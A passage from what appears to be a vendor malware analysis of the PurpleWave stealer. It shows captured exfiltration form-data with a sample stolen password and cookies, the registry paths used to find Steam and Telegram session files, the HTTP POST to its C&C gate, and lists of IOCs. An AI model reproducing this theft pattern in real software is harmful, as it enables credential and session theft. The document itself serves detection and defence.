Password - browser[BrowserName][passwords][index][password]

```
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][passwords][0][url]";

https://www.aynaox.com/login.php
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][passwords][0][login]";

admin
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][passwords][0][password]";

admin!23

--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][cookies][3][domain]";
```

```
.google.com
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][cookies][3][flag]";

FALSE
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][cookies][3][path]";

/complete/search
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][cookies][3][secure]";

FALSE
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][cookies][3][expiration]";

2123736822
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][cookies][3][name]";

CGIC
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][cookies][3][value]";

InZ0ZXh0L2h0bWwsYXBwbGljYXRpb24veGh0bWwreG1sLGFwcGxpY2F0aW9uL3htbDtxPTAuOSxpbWFnZS9:
pY2F0aW9uL3NpZ25lZC1leGNoYW5nZTt2PWIy
--boundaryaswell
```

Figure 14: Stolen browser information.

Along with the browser's data, the stealer captures the current screen and appends it to the browser's stolen data in the form-data with the filename as “screenshot.png”.

Figure 15: A captured screenshot.

After that, it collects all the information about infected systems, such as operating system, CPU info, GPU info, machine GUID, username, machine name, and more.

```
--boundaryaswell
Content-Disposition: form-data; name="sys_data";

PurpleWave v1.0
--------------------
| Buy PurpleWave at t.me/LuckyStoreSupport |
--------------------

..... .....: Tue Aug  4 05:56:38 2020

Windows OS:
..... PC: 216041
..... .....: P       s
GPU: Microsoft Basic Display Adapter
CPU:
        ..... .....: Intel(R)       CPU          E5645  @ 2.40GHz
        ..... ....: 4
        ID: CPU0
--boundaryaswell
Content-Disposition: form-data; name="id";

1
--boundaryaswell
Content-Disposition: form-data; name="hwid";

{486b3eec-                              f6e6963}
--boundaryaswell
Content-Disposition: form-data; name="windows";

Windows
--boundaryaswell
Content-Disposition: form-data; name="username";

P       s
--boundaryaswell
Content-Disposition: form-data; name="pc";

216041
--boundaryaswell
Content-Disposition: form-data; name="version";

1.0
--boundaryaswell
Content-Disposition: form-data; name="spamerhash";


--boundaryaswell
Content-Disposition: form-data; name="tag";
```

Figure 16: The system information collected by PurpleWave.

The stealer also collects the SSFN files from the Steam application. The Steam application is used for playing, discussing, and creating games. The SSFN file exists to verify the users each time they login to their Steam account. It fetches the Steam path from the registry “Software\\Valve\\Steam” and reads all the SSFN files stored into the config directory.

PurpleWave also steals session-related files from the Telegram application. It reads the value of the default key in the system registry branch “HKCU\Software\Classes\tdesktop.tg\DefaultIcon” to obtain a path of Telegram and collects all the files starts with “map” in the “D877F783D5D3EF8C” directory.




Figure 17: Collecting Steam and Telegram data.

PurpleWave merges all the collected file data, browser data, screenshots, Steam data, Telegram data, and system info, then sends it to a C&C server using an HTTP POST request.

```
POST /gate HTTP/1.1
Content-Type: multipart/form-data; charset=utf-8; boundary=boundaryaswell
User-Agent: app
Host:
Content-Length: 581254
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: PHPSESSID=51f75b5572280c6daee63b6bfda273b3
```

Figure 18: Sending stolen data to C&C server

Coverage

The observed indicators in this attack were successfully blocked by the Zscaler Cloud Sandbox.




Figure 19: The Zscaler Cloud Sandbox report for PurpleWave.

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators at various levels. The following advanced threat protection signatures have been released for detecting the malware:
Win32.PWS.PurpleWave

Conclusion

Zscaler believes that PurpleWave represents an active and ongoing threat, as the C&C servers are still alive and responding as of this writing. The malware also still appears to be available for purchase on the black market. PurpleWave has incredible potential to steal sensitive information. The malware is in the early stages of development, with the author likely to enhance its stealing capabilities and add more features. We will continue to keep track of this threat to ensure coverage.

MITRE ATT&CK™ tactic and technique mapping

Tactic	Technique
T1083	File and directory discovery
T1082	System information discovery
T1033	System user discovery
T1124	System time discovery
T1016	System network configuration discovery
T1020	Automated exfiltration
T1041	Exfiltration over C&C channel
T1071	Uses web protocols

T1105	Downloads additional files
T1555	Credentials from web browsers
T1539	Steal web session cookies
T1005	Data from local system
T1113	Screen capture

Indicators of Compromise (IOCs)

Hashes

B18BCB300AE480B16A0E0B9110E1C06C
D8A36DCE73E91780B52B6F387C5CFD78
9E4D3F4439ED39C01F3346FBDB7488AE
657C3DDAFF433067C7F74F3453C7EB37
E770544551F94296B9A867E42435206F
E23DED17CDF532790F708E8A550969EB
BC693652D5F57E792551C3A62049BA0B
B5FB35BE12C66F16F55AF2C2ABC77E55
AD24A6614C528DE81283FE4A618682C7
AC17A56355914E231B2AD52E45D6F779
7A728F42940F5BCB50AC9A5C57C1D361
53BC8E68A9028C58941B78E4AD867B83
394298EED78D455416E1E4CF0DEB4802
30898909FD4BF93FE23C62E6962BED11
02350FFA6B82CD2079797ED4BA1DD240
0212EB9562992DA05AB28EFFB9D64D8A
01C8D886BD213F983D0FD5AD35D78A9A

URLs

sh1213709[.]a[.]had[.]su/config
sh1213709[.]a[.]had[.]su/gate
sh1213709[.]a[.]had[.]su/loader/Kv2TDW4O
sh1213709[.]a[.]had[.]su/loader/9ZNzBRpT
sh1213709[.]a[.]had[.]su/loader/Ds5UabYT
sh1213709[.]a[.]had[.]su/loader/MTIQK8lV
manget6z[.]beget[.]tech/config
manget6z[.]beget[.]tech/gate
ec2-3-134-252-78[.]us-east-2[.]compute[.]amazonaws[.]com/config
ec2-3-134-252-78[.]us-east-2[.]compute[.]amazonaws[.]com/gate
bibaiboba[.]beget[.]tech/config
bibaiboba[.]beget[.]tech/gate
sumakokl[.]beget[.]tech/config
sumakokl[.]beget[.]tech/gate
ikaschyn[.]beget[.]tech/config

ikaschyn[.]beget[.]tech/gate
h98801x4[.]beget[.]tech/config
h98801x4[.]beget[.]tech/gate